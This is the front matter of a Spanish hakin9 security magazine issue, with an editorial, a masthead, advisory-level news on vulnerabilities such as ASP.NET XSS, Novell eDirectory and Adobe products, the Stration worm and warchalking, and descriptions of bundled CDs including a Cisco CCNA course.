2 CDs AdventNet QEngine Issue Manager VIP Privacy de VIPDefense CCNA – curso CISCO



¿cómo defenderse?

hakin9 N° 20

¡Hackea Windows Vista! • Off By One • Backdoors multiplataformas • MAC spoofing en Wi-Fi • XSS

Hard Core IT Security Magazine N 20 precio 7,50 euro Mensual ISSN: 1731-2930

¡Hackea Windows Vista!

EN CDs

Versiones completas de

AdventNet QEngine Issue Manager
VIP Privacy por VIPDefense
Curso CCNA de Cisco

PARA PRINCIPIANTES

XSS – Inyección de código

+

Backdoors multiplataformas

Inyección de tráfico y técnicas de detección de MAC spoofing en Wi-Fi

Ataque Off By One





STEGANOS

Privacy Software made easy.™

Protect your privacy – use Steganos Internet Anonym VPN

VIRTUAL PRIVATE NETWORK



Surf, download and share files anonymously

You have a right to privacy.
Steganos Internet Anonym VPN anonymises everything you do on the world wide web, ensuring that you cannot be traced or profiled by websites or service operators.

Using a high speed encrypted connection, you can be sure your data remains for your eyes only.

Order through our secure website at www.steganos.com.

Steganos Internet Anonym VPN 25

$14.95 free of shipping costs

1 month with 25 GB traffic

Steganos Internet Anonym VPN 300

$99.95 free of shipping costs

12 months each with 25 GB traffic



Awards from previous versions:
PC WORLD Best BUY
PC Magazin TOP-PRODUKT SEHR GUT
Computer Bild 19/04 Testergebnis: gut



Awards from previous versions:
PC ADVISOR GOLD OCTOBER 2005
TECHWORLD RECOMMENDED
top gear PC Format



Awards from previous versions:
COMPUTER SHOPPER 2006 AWARDS Best Security Software
internet WORLD Testurteil: sehr gut
Computer Bild 6/2005 Preis-Leistungs-Sieger

Other Steganos products are available on www.steganos.com

Bienvenidos en 2007

Con mucha alegría os saludamos en el ano 2007. Empezamos un año nuevo con muchas esperanzas de ser mejores y más interesantes para nuestros Lectores. Junto con este número os entregamos dos CDs: el primero es, el bien conocido, hakin9 live con distribución bootable de Aurox. En este CD vais a encontrar también dos aplicaciones comerciales : gratis especialmente para nuestros Lectores. AdventNet QEngine Issue Manager es software basado en páginas Web para cuestiones de administración que te ofrece la facilidad de buscar gusanos, administración de proyectos, perfeccinamiento, rasgos de administración de tareas y detección. VIP Defense VIP Privacy – te protege del potencial riesgo, haciendo que a los delincuentes no les queda nada por robar. VIP Privacy permite a los usuarios buscar y seguramente limpiar toda la información almacenada dentro de tu sistema y de las aplicaciones instaladas.

En el CD2 se encuentra curso CCNA de Cisco. El objetivo del este curso es que los Lectores conozcan la tecnología de la empresa Cisco y ayudarles en la configuración de los routers Cisco. El objetivo principal de la ponencia es presentar la información básica requerida durante los exámenes certificados Cisco CCNA. La ponencia se concentra sobre todo, en la parte práctica. Sin embargo, no faltan descripciones de los elementos necesarios con el trabajo en un equipo real o simulado.

Como podéis notar han cambiado las secciones de la revista. Para hacerla aún más interesante, tras consultas con nuestros Betatesters, decidimos cambiar las secciones anteriores por Ataque, Defensa y Para Principiantes. Esto permitirá orientaros más fácilmente en el contenido de cada número. Esta vez en sección Ataque se encuentran artículos: Hackea Vista – un tema muy caliente e interesante. Windows Vista llama mucha atención de todos los usuarios de ordenadores, tanto profesionales como aficionados. Gracias a este artículo podéis mirar Vista por dentro y conocer algunas de sus vulnerabilidades. Joanna Rutkowska fue la primera en hackearlo: ahora tienes la oportunidad de hacer lo mismo. Los que recien os interesáis por temas de seguridad podéis aprender a crear vuestro propio Backdoor. En nuestra sección Para Principiantes se encuentra el artículo Backdoors Multiplataformas.

Nos gustaría invitaros a participar en nuestro Club PRO: toda la información sobre dicho Club podéis encontrar en la página 25. Es una oferta muy interesante para todas las empresas del sector de seguridad IT. Gracias a esta oportunidad podéis dar a conocer vuestra empresa en los mercados de España y America de Sur.

También estamos muy interesados en entablar cooperación con todas las empresas que quieran aprovechar la oportunidad de promoverse por medio de artículos publicados en nuestra revista. Creemos que no hay mejores autores que los profesionales que trabajan la mayor parte de su vida en el sector de seguridad de información. Por lo tanto estamos muy abiertos a las propuestas de artículos escritos por los expertos de vuestras empresas. Es una buena forma de promover a la empresa de forma gratuita.

Os invito a leer este número y a enviarnos vuestros comentarios. Lo podéis hacer de forma más frecuente convirtiendoos en nuestros Betatesters. Participar como Betatester significa recibir todo el material que nos llega, mucho antes de la publicación, leerlo y enviarnos vuestras opiniones. Es muy útil para os que deseáis aprender más y estar bien informados sobre todas las novedades en campo de seguridad.

Os deseo buena lectura

Katarzyna Chauca

hakin9
está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Bokserska 1, 02-682 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactora jefe: Katarzyna Chauca *katarzyna.chauca@software.com.pl*
Redactora adjunta: Anna Marcinkiewicz
anna.marcinkiewicz@software.com.pl
Preparación del CD: Rafał Kwaśny (Aurox Core Team)
Composición: Artur Wieczorek *arturw@software.com.pl*
Traducción: Osiris Pimentel Cobas, Mariusz Muszak, Raúl Nanclares, Paulina Stosik
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso
Betatesters: Juan Pérez Moya, Jose M. García Alias, Luis Peralta Nieto, Jose Luis Herrera, Paco Galán

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPUS
Los diagramas han sido elaborados con el programa smartdraw.com
de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista hakin9 es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Sólo el 54% de usuarios cree que su privacidad es respetada en Internet

Así lo revela la encuesta de la UIT en la que también se refleja que el 80% estima que la privacidad es importante mientras se navega. Además el 64% confirma que no realiza determinadas actividades online por miedo al uso fraudulento de sus datos o la vulneración de algunos de sus derechos. Información obtenida de Comunicaciones World.

España, tercer país con más ataques de phising

Según informe mensual de RSA Security fueron ocho los bancos españoles sobre los que se fundamentaron los ataques, si bien uno de ellos concentro el 60% de la actividad fraudulente. El número total de ataques situa a España sólo por detrás de EE.UU. y Gran Bretaña. Información obtenida de elperiodico.com.

Cross site scripting en ASP.NET 2.0

Incluido en el conjunto de boletines de seguridad de Microsoft del pasado martes, se encuentra el anuncio de una vulnerabilidad de cross site scripting en servidores que ejecuten una versión vulnerable de .Net Framework 2.0, y que podría permitir inyectar código script en el navegador del usuario.Si un atacante aprovecha este problema, el script podría permitir falsificar contenido, revelación de información, o ejecutar cualquier acción que el usuario pudiese realizar en la página web. Para que el ataque tenga éxito se requiere de la interacción del usuario. El fallo está relacionado con la propiedad AutoPostBack y la forma en la que NET Framework 2.0 valida el valor de una petición HTTP. Actualice los sistemas afectados mediante Windows Update o descargando los parches desde: *http://www.microsoft.com/downloads/details.aspx?FamilyId=34C375AA-2F54-4416-B1FC-B73378492AA6&displaylang=es,* Más Información: Microsoft Security Bulletin MS06-056 Vulnerability in ASP.NET 2.0 Could Allow Information Disclosure *http://www.microsoft.com/technet/security/bulletin/ms06-056.mspx*

Trend Micro presenta InterCloud Security Service, innovador servicio contra las redes zombi

Trend Micro Incorporated ha anunciado hoy el lanzamiento de su nuevo servicio de seguridad en contenidos, InterCloud Security Service. Esta nueva solución es la más avanzada en el mercado e incorpora el innovador Trend Behavioral Analisis Security Engine, que ofrece a sus clientes protección automatizada frente a redes zombi basada en el análisis de comportamiento.

El nuevo InterCloud Security Service está diseñado para satisfacer los requisitos de rendimiento y escalabilidad de los proveedores de servicios de Internet, universidades y cualquier proveedor online. El ICSS incorpora una plataforma para la prestación de servicios y la suscripción, que ofrece al usuario la posibilidad de tener línea directa con Trend Micro para tareas como identificación, análisis, atenuación y limpieza automática de las amenazas.

El objetivo principal de ICSS es combatir el fenómeno cada vez más extendido que suponen las redes zombi (redes de equipos en peligro que pueden ser controladas remotamente por un atacante). Entre las amenazas asociadas a estas redes, se incluyen el fraude por clic de ratón, los ataques de denegación de servicio, el spam y el robo de identidades a través de una serie de técnicas de phishing y pharming, así como de otros tipos de crimeware.

El nuevo servicio de Trend Micro cuenta con una tecnología basada en el análisis del comportamiento, conocida como Behavioral Analysis Security Engine (BASE). Esta tecnología analiza la aplicación y los datos de infraestructura de red adicionales, incluidas las consultas DNS y los protocolos de acceso a Internet, con el fin de detectar un comportamiento anómalo asociado a las redes zombi. El resultado es que Trend Micro InterCloud Security Service identifica y aísla eficazmente estas amenazas en tiempo real, por lo que anula su habilidad de iniciar cualquier ataque o propagar infecciones.

Trend Micro incorpora a esta solución el acceso a una plataforma de prestación de servicios con experiencia en amenazas. Gestionada por un grupo internacional de ayuda, cuenta con actualizaciones de seguridad ofrecidas para la identificación de redes zombi. Este grupo internacional está formado por especialistas en seguridad, cuya labor es la supervisión de la actividad de las redes zombi, el análisis de su comportamiento y la investigación de los mecanismos de distribución.

Trend Micro también ha incluido en su nuevo servicio un acceso online para administradores que ofrece información adicional de utilidad sobre la actividad de las redes zombi, así como funciones propias para la gestión centralizada de sus sistemas de red e informes específicos sobre el historial de ataques recientes.*Hasta ahora, los proveedores de servicios de Internet han estado a merced de las redes zombi que, con una actividad centrada en el robo de los recursos de red, constituyen una amenaza diaria para el bienestar de clientes y empresas*, afirma Jesus Vega, Director General de Trend Micro para España y Portugal. A lo que añade: *con el lanzamiento de este servicio y los recursos diseñados por expertos en redes zombi que lo acompañan, Trend Micro ofrece la primera solución destinada a la eliminación de redes zombi, con la garantía de un fabricante de total confianza en el ámbito de la seguridad.*

Agnitum Outpost Firewall Pro 4.0

Pruebas independientes han determinado que el Outpost firewall Pro 4.0 de Agnitum es el software cortafuegos con la mejor capacidad de autodefensa frente ataques directos y brutales que puedan estropear, inhabilitar y cerrar cortafuegos menos potentes. Outpost ha sido el único de 13 softwares cortafuegos que ha conseguido pasar las 38 pruebas llevadas a cabo por Guillame Kaddouch, experto en seguridad de sistemas que tiene su web site de seguridad en firewallleaktester.com. Los resultados de las pruebas están disponibles en la web site de Kaddouch en *http://www.firewallleaktester.com/termination.php.Virus. Troyanos y spywares a menudo intentan cerrar los software de seguridad en el sistema que están funcionando en vez de intentar utilizar métodos complejos para evitarlos. La 'Prueba Determinante' que he hecho ha consistido en comparar la resistencia real de los cortafuegos contra el cerrado de los mismos*- dijo Kaddouch. *Cuando Agnitum lanzó el Outpost 4.0 con sus propiedades de autodefensa, me llamó la curiosidad su grado de eficiencia y como resistiría en comparación al resto de los cortafuegos más famosos del mercado*

Las características de autodefensa o autoprotección se han convertido en un requisito para cualquier software de seguridad si quiere ser tomado seriamente, sobretodo cuando algunos virus, troyanos y spyware pueden inhabilitar o cerrar algunos software de seguridad y así permitir que se pueda robar con completa libertad cualquier información o poner en funcionamiento cualquier aplicación que estén programados para activar dijo Mikhail Penkovsky, vice presidente de ventas y de comercialización en Agnitum. *Sabiendo que hay tantas técnicas que se pueden utilizar para cerrar un programa, es interesante para nosotros el poder valorar y ver cómo el Outpost Firewall Pro 4.0 pasa las pruebas determinantes. Agnitum ha sido siempre reconocido por su solidez y por la facilidad de uso de todas sus aplicaciones de seguridad* dijo Alexey Belkin, jefe de arquitectos de Software en Agnitum. *Realizamos un desarrollo continuo de tecnologías de autoprotección en Outpost Firewall para salvaguardar y para prevenir los ataques que estropean, cierran y exponen a los usuarios de cortafuegos menos potentes. Estamos encantados con que nuestros fantásticos resultados se hayan demostrado en un foro de opinión pública.*

Nuevo Windows, Live Service Agents

Microsoft anunció que compró a la compañía Colloquis, empresa que desarrolló un bot sobre Messenger para acceder a los contenidos de Encarta. Por lo que a partir de ahora utilizará esta tecnología para ofrecer un nuevo servicio a los usuarios de Windows Live Messenger, al que llamará Windows Live Service Agents. El bot desarrollado por Colloquis para la mensajería instantánea permite resolver búsquedas, da acceso a bases de datos especializadas, fechas y calendarios, así como da la oportunidad para nuevos modelos publicitarios. Este software tiene un gran potencial según sus desarrolladores, ya que son capaces de procesar el lenguaje neutral y su concurso es controlable por el mismo usuario, no como los actuales que saltan a cada minuto. El nuevo servicio brindará bots para la mensajería instantánea inteligentes que podrán acceder a la información de ayuda y responderán a los usuarios. Los Windows Live Service Agents no van a ser el único uso que Microsoft le va a dar a la tecnología de Colloquis, de entrada serán los usuarios de XBox quienes serán los primeros en beneficiarse como servicio de soporte, según lo informado por la compañía.

Múltiples vulnerabilidades en Novell eDirectory 8.x

Novell ha publicado actualizaciones para varias vulnerabilidades en Novell eDirectory que pueden ser aprovechadas por atacantes remotos no autenticados para comprometer un sistema vulnerable. Existe un error de límites en el motor NCP a la hora de procesar NCP sobre IP. Esto puede ser aprovechado para provocar un desbordamiento de memoria basado en heap a través de un paquete especialmente manipulado, que provocaría que eDirectory leyera un cantidad de memoria especificada de datos arbitrarios dentro de un búfer estático. El atacante podría, sin credenciales, ejecutar código arbitrario con privilegios de administrador o root, con los que se ejecuta habitualmente este proceso. Los fallos son un desbordamiento de enteros y una llamada a la función free con valores fuera de los límites del array reservado. Las vulnerabilidades se han confirmado en la versión 8.8 y 8.8.1 aunque versiones anteriores pueden verse afectadas. Se han publicado soluciones para eDirectory Post 8.8.1 FTF1 disponibles desde: Para Windows: *http://support.novell.com/servlet/filedownload/sec/pub/edir881ftf_1.exe/*, Para Linux\Unix: *http://support.novell.com/servlet/filedownload/sec/pub/edir881ftf_1.tgz/*

Spam financiero

El spam está siendo utilizado en los últimos meses como un instrumento muy eficaz para alterar el precio de las acciones en los mercados financieros. El objetivo de este tipo de spam, que contiene información bursátil en una imagen con un asunto indicado para evitar a los sistemas de filtrado anti-spam, parece ser el de revalorizar rápidamente paquetes de acciones comprados por particulares para lucrarse en la venta pocos días después, o bien y lo que es menos probable que se trate de las propias empresas que tratan así de aumentar su valor en bolsa. El modelo típico de spam financiero suele contener una imagen en la que el usuario puede leer la información y en cuanto a los asuntos de dichos mensajes, no tienen nada que ver con el contenido, ya que el objetivo de todo ello es tratar de evitar a los sistemas de filtrado anti-spam.

Warchalking

¿Tienes en tu domicilio o empresa, una red inalámbrica Wifi y has notado últimamente una pérdida en la velocidad de acceso o saturación a la hora de acceder a Internet?... entonces, es posible, que alguien este aprovechando tu infraestructura para navegar gratuitamente. La idea surgió de Matt Jones, a finales de junio de 2006 y se ha extendido rápidamente por los EEUU, Inglaterra y Dinamarca, aunque nadie sabe hasta donde ha llegado, dada la popularidad de los distintos foros en los que se esta promocionando este fenómeno.

Un fenómeno, que, además, parte de un concepto totalmente colaborativo y en el que sus promotores dan a conocer sus hallazgos a otros interesados, para que estos mismos se beneficien del acceso. Un pequeño ejército de internautas recorre las ciudades y las zonas de oficinas donde se presume que puedan existir redes WIFI. Equipados con portátiles y tarjetas inalámbricas, exploran las redes existentes e intentan encontrar aquellas que puedan ser usadas, por no contar con la protección debida, para el acceso a Internet.

Seguidamente, se toma nota de la dirección (que entrará a formar parte de algunos de los listados que ya empiezan a circular) y se marca la casa con tiza, para advertir a otros *geekies* de las posibilidades de esta red y si esta, o no, protegida.

Como muestra del espíritu del *Warchalking*, se adopto la idea de los símbolos de los vagabundos que viven por las calles de las ciudades y su hábito de marcar los domicilios que ofrecen algún tipo de caridad para recordarlos y comunicar al resto de la comunidad de las ventajas que pueden conseguir en esas casas. Por lo que parece, la fiebre esta tomando tal envergadura, que responsables de seguridad informática, temen ver marcada su casa o empresa... lo que significaría un trabajo mal hecho y una puerta abierta para decenas de usuarios que con sus portátiles buscan redes *libres* para navegar por Internet.

Aladdin lanza su nuevo dispositivo híbrido que reduce el TCO en la Autenticación Fuerte Basada en Token

Ha anunciado la disponibilidad del Aladdin eToken NG-OTP 2.0, la última versión del premiado dispositivo híbrido USB y OTP (solución de autenticación fuerte basada en contraseñas de un sólo uso). El desarrollo de esta nueva herramienta muestra el compromiso de Aladdin de dar respuesta a la demanda del mercado a través de una administración más sencilla y un importante ahorro de costes.

eToken NG-OTP 2.0, está basado en el potente Aladdin eToken NG-OTP presentado en 2005, combina autenticación USB y contraseñas de un sólo uso (OTP) en un único token smart card. Esta nueva versión de eToken NG-OTP ofrece las siguientes características clave:

- Mayor duración de batería - Baterías considerablemente más potentes,
- Indicador de batería baja - Alerta cuando la pila (necesaria para la funcionalidad OTP) está baja,
- Nuevo diseño - Nueva carcasa con botón de generación de OTP y LED más ergonómicos,
- Posibilidad de reemplazo de la pila - Posibilidad de reemplazar la pila de los tokens al finalizar su ciclo de vida,

Con una duración de batería de las mayores del mercado y mejoras en el diseño, eToken NG-OTP 2.0 proporciona a las organizaciones un método aún más simple para la administración de soluciones de autenticación fuerte para empleados, partners y clientes. Con una importante reducción de costes asociados a la reposición de los tokens una vez que finaliza la batería, eToken NG-OTP 2.0 ofrece un aumento de la capacidad de batería que dura aproximadamente unos cinco años o 10.000 clicks. Aladdin además ofrece la posibilidad de reemplazar la batería para eToken NG-OTP 2.0, acabando con la necesidad de sustituir el dispositivo una vez que la batería se agota.

Tras escuchar atentamente las necesidades de nuestros clientes y partners, nos complace presentar el eToken NG-OTP 2.0, con importantes innovaciones y un diseño mejorado, afirma Shlomi Yanai, vicepresidente de Aladdin eToken Business Unit. *Con la introducción de este nuevo token, el fin de la batería ya no significará el fin del token de autenticación. Organizaciones y usuarios se benefician así de la incorporación de un indicador de batería baja y de la capacidad de reemplazar la batería sin tener que perder tiempo y dinero en la adquisición de un nuevo token. Con esta solución, hemos incorporado un ahorro mayor de costes y grandes ventajas a la ya larga lista de beneficios de eToken*.



Figura 1. *Página oficial de Alladin*

Masiva propagación de variantes de gusano Stration/Spamta

Eset, proveedor de protección antivirus, informó hoy la aparición de diversas variantes de un gusano, llamado Win32/Stration, que se propaga masivamente a través de correo electrónico, y que ha elevado notablemente las detecciones en los sensores de la empresa.

La familia de gusanos Win32/Stration es una de las más activas de la actualidad; otras compañías llaman Spamta a este código malicioso, y durante los meses de Septiembre y Octubre se han encontrado decenas de variantes distintas de la amenaza. Eset NOD32 detectó la avalancha de mensajes infectados durante la noche automáticamente gracias a su tecnología ThreatSense© de heurística avanzada, inicialmente bajo el nombre de NewHeur_PE, lo cual permitió que los usuarios del producto estuvieran protegidos en todo momento ante esta nueva amenaza. Informes iniciales de laboratorios independientes mostraron que pocos productos antivirus lograron detectar inicialmente a esta amenaza.

Uno de los sensores de Eset, VirusRadar.com, llegó a detectar picos donde 1 de cada 5 mensajes analizados estaban infectados por alguna variante de Stration, algo fuera de lo común en los últimos tiempos. Se han encontrado, inicialmente, mensajes infectados en Estados Unidos, Europa, Japón, Sudáfrica y algunos países de Sudamérica.

Stration es capaz de llegar a través de mensajes de correo electrónico, en inglés, que simulan provenir del soporte técnico de un proveedor de internet, informando al usuario que se han detectado mensajes infectados provenientes de su buzón de correo y adjuntando un supuesto *parche* para resolver el problema.

Dicho archivo adjunto al mensaje de "advertencia", en realidad, es el gusano Stration en sí mismo, y si el usuario lo ejecuta, es infectado por el código malicioso. Tras esto, el gusano intentará detener las aplicaciones de seguridad con las que cuente el equipo infectado, y continuar su propagación.

Aunque los mensajes y nombres de archivos de correo adjunto varían entre las variantes actualmente en circulación, los formatos suelen tener un formato similar al siguiente: Update-*KB8281-x86.exe*

Nunca se había detectado tan altos niveles de actividad vírica en tan poco tiempo a través de VirusRadar.com. Lo sucedido con esta nueva oleada del gusano Stration es una muestra clara de la importancia de la detección proactiva, ya que los usuarios de Eset NOD32 estuvieron siempre protegidos gracias a la tecnología heurística ThreatSense, comentó Vicente Coll, Vicepresidente de Eset para España y Gerente de Ontinet.com, S.L. *La heurística toma un papel importantísimo con tan altos niveles de propagación*, concluyó.




Figura 2. *Eset virus radar on-line*

Vulnerabilidades en productos Adobe

Adobe ha publicado varios boletines de seguridad y contramedidas relativas a sus productos. Los problemas encontrados permiten la escalada de privilegios, el acceso o información sensible y afectan a tres de sus aplicaciones. Se ha detectado un problema de seguridad en Adobe Breeze Licensed Server que permite a usuarios ver ficheros en el sistema víctima. El problema se basa en que el software no valida correctamente la entrada URL proporcionada por el usuario. A través de una petición especialmente formada un atacante podría visualizar ficheros arbitrarios. Sólo la rama 5.x del producto se ve afectada. Se ha detectado otro problema de seguridad en Adobe Contribute Publishing Server que permite a un atacante local obtener la contraseña de administrador. El fallo se debe a que los logs generados durante la instalación del producto, escriben la contraseña en texto claro. Un atacante local podría tener acceso a estos datos y obtener la contraseña de administrador establecida durante la instalación del producto. Para solventar el problema, Adobe recomienda modificar la contraseña de administrador establecida durante la instalación, o bien borrar los archivos de registro generados durante la instalación. Los parches están disponibles desde la página del boletín. Por último, se ha encontrado una vulnerabilidad en Adobe ColdFusion. Un atacante local podría obtener privilegios de Local System en el sistema afectado. El fallo se debe a un problema en una librería de terceros (Verity Library) que permite ejecutar código arbitrario con privilegios de Local System. Las versiones afectadas son ColdFusion MX 7, ColdFusion MX 7.0.1, y ColdFusion MX 7.0.2. Según plataforma, los parches están disponibles desde:
http://download.macromedia.com/pub/coldfusion/updater/verity_security_update_windows.zip
http://download.macromedia.com/pub/coldfusion/updater/verity_security_update_solaris.tar.gz
http://download.macromedia.com/pub/coldfusion/updater/verity_security_update_linux.tar.gz
También es posible deshabilitar la librería afectada. En todos los casos, se recomienda seguir las instrucciones del fabricante.

Contenido de CD1 – hakin9.live

En el disco que acompaña a la revista se encuentra hakin9.live (h9l) en la versión 3.1.1 - aur – distribución bootable de Aurox que incluye útiles herramientas, documentación, tutoriales y material adicional de los artículos. Para empezar el trabajo con hakin9.live, es suficiente ejecutar el ordenador desde el CD. Después de ejecutar el sistema podemos registrarnos como usuario hakin9 sin introducir contraseña.

El material adicional se encuentra en los siguientes directorios:

- docs – documentación en formato HTML,
- art – material complementario a los artículos: scripts, aplicaciones, programas necesarios
- tut – tutoriales, tutoriales tipo SWF

Los materiales antiguos se encuentran en los subdirectorios _arch, en cambio, los nuevos – en los directorios principales según la estructura mencionada. En caso de explorar el disco desde el nivel de arranque de hakin9.live, esta estructura está accesible desde el subdirectorio /mnt/cdrom.

Construimos la versión 3.1.1 – aur h9l en base a la distribución de Aurox 12.0 y de los scripts de generación automatica (www.aurox.org/pl/live). Las herramientas no accesibles desde el CD se instalan desde el repositorio de Arox con el programa yum.

En h9l encontraremos un programa de instalación (Aurox Live Instaler). Despues de instalar en el disco se puede emplear el comando yum para instalar programas adicionales.

Tutoriales y documentación

La documentación está compuesta de, entre otros, tutoriales preparados por la redacción que incluyen ejercicios prácticos de los artículos




Figura 1. *Bienvenidos a hakin9.live*

Suponemos que el usuario emplea hakin9.live. Gracias a ello evitaremos los problemas relacionados con las diferentes versiones de los compiladores, la diferente localización de los archivos de configuración u opciones necesarias para ejecutar la aplicación en el entorno dado.

Especialmente para nuestros Lectores CD1 contiene aplicaciones comerciales:

- AdventNet QEngine Issue Manager es software basado en paginas Web para cuestiones de administración que te ofrece la facilidad de buscar gusanos, administración de proyectos, perfeccinamiento, rasgos de administración de tareas y detección. El sistema de QIM de buscar gusanos suministra control de acceso basado en funciones, manejo de anexos, administración de horario, notificación automatica de correo electrónico, transferencia de documentación de trabajo, resolución, registros de trabajo, seguimiento de tiempo, reglas de negocios, autenticación activa de directorios, agregación de fotos de pantalla, facil envio de infomes y ajuste a las necesidades individuales.
- VIP Defense VIP Privacy – te protege del potencial riesgo, haciendo que a los delincuentes no les queda nada por robar. VIP Privacy permite a los usuarios buscar y seguramente limpiar toda la información almacenada dentro de tu sistema y de las aplicaciones instaladas. Esto, de ninguna forma, elimina tus archivos privados ni cambia el contendo de los documentos de usuario. ●



Figura 2. *Página oficial de Vip Defense*



Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.

En caso de cualquier problema con CD rogamos escribáis a: *cd@software.com.pl*

Contenido de CD2 – CCNA

El objetivo del presente cursillo es que los clientes conozcan la tecnología de la empresa Cisco y ayudarles en la configuración de los *routers* Cisco. El objetivo principal de la ponencia es presentar la información básica requerida durante los exámenes certificados Cisco CCNA. La ponencia se concentrará sobre todo, en la parte práctica. Sin embargo, no faltarán descripciones de los elementos necesarios con el trabajo en un equipo real o simulado.

Cisco introdujo varios niveles de certificación, desde los básicos, para cuya consecución se requieren conocimientos sobre redes pequeñas, que incluyen el mercado de pequeñas oficinas y redes locales, hasta los más avanzados y complicados entornos de red. Además de la división en diferentes niveles de dificultad, los respectivos títulos se agruparon teniendo en cuenta los tipos de temas a los cuales se refieren. Así podemos conseguir el certificado de diseño de redes, conmutación y routing, protecciones, técnicas de conmutación en las redes extendidas WAN etc.

Para conseguir cualquier certificado Cisco, debemos aprobar al menos uno y normalmente varios exámenes. Los conocimientos del candidato se comprueban teórica y también prácticamente. Si bien los niveles básicos, por ejemplo CCNA, se pueden conseguir de manera estándar, esto es, al aprobar un examen escrito; en cambio, el título CCIE requiere aprobar el examen que comprueba tanto los conocimientos de teoría como los conocimientos prácticos. Las pruebas informáticas se realizan en los centros de exámen Sylvan Prometric y cuestan entre 100 y 300 dólares.

El Certificado CCNA (ing. Cisco Certified Network Associate) es el primer nivel del certificado editado por la empresa Cisco. Este certificado confirma que coneces los conocimientos necesarios para la instalación, configuración y administración de pequeñas redes informáticas (de hasta los 100 hospedajes). Se puede aprobar el examen de certificación de dos formas. El primero está compuesto de dos exámenes: 640-821 INTRO y 640-811 ICND, que duran respectivamente 75 minutos y 60 minutos. El segundo modo está compuesto del examen de una parte (640-801 CCNA) que dura 90 minutos e incluye los temas de los dos exámenes del primer modo. Los exámenes se realizan con el ordenador e incluyen tanto las preguntas teóricas (en forma de la prueba de preguntas de opción múltiple) como la parte de simulación que requiere realizar ciertas actividades de configuración en el router o conmutador (*switch*).

En la siguiente tabla están presentadas las rutas de certificación ofrecidas por la empresa Cisco:

Como curiosidad podemos mencionar que el examen CCIE de dos días es teórico y práctico (el nivel superior de certificación de Cisco) y se lleva en el laboratorio de Bruselas. La mayoría de las personas no son capaces de aprobar el examen a la primera. Es una de las pruebas más difíciles. Todos los certificados Cisco deben renovarse cada cierto tiempo, normalmente cada dos o tres años, es decir, es necesario volver a aprobar los exámenes.

El cursillo está dividido en la parte teórica y práctica. Al principio conoceremos los términos básicos y los comandos empleados en la configuración de los *routers* Cisco.

Los laboratorios se dividen en:

Conexión al *router* real Cisco y la comunicación al *router* a través de la aplicación HyperTerminal. Abrimos la sesión HyperTerminal. Veremos como por primera vez ejecutar el *router* a través del empleo de los respectivos comandos y de la secuencia de inicio y realizar la configuración básica del *router* real.

Restablecimiento de contraseñas en el *router*. En esta parte se describieron unas técnicas de restablecimiento de contraseñas para los *router* Cisco. Las tareas enumeradas aquí se pueden realizar en la mayoría de los *router* Cisco sin modificar los equipos.

Introducción en la interfaz de usuario y comandos básicos. En cambio, aquí durante algunos ejercicios conoceremos los básicos comandos y opciones empleadas desde el intérprete de comandos de los *router* Cisco.

CDP. Conoceremos los mensajes básicos relacionados con el protocolo CDP (Cisco Discovery Protocol) que es protocolo de la capa 2 que une los protocolos de las capa inferiores de los medios físicos con los protocolos de las capas superiores de red.

CDP se emplea para recibir información sobre los dispositivos vecinos. Configuración del mensaje del día MOTD (Message of the Day), es decir el mensaje presentado en el momento de entrar. Es útil para suministrar mensajes dirigidos a todos los usuarios de la red.

Introducción en la configuración de las interfaces de red y las bases del protocolo IP.

Protocolo ARP. Conoceremos las bases del práctico empleo del protocolo ARP, es decir, protocolo que sirve para translación de las direcciones de red en direcciones de hardware de las tarjetas Ethernet. Empleado en las redes Ethernet, FDDI y TokenRing. ●

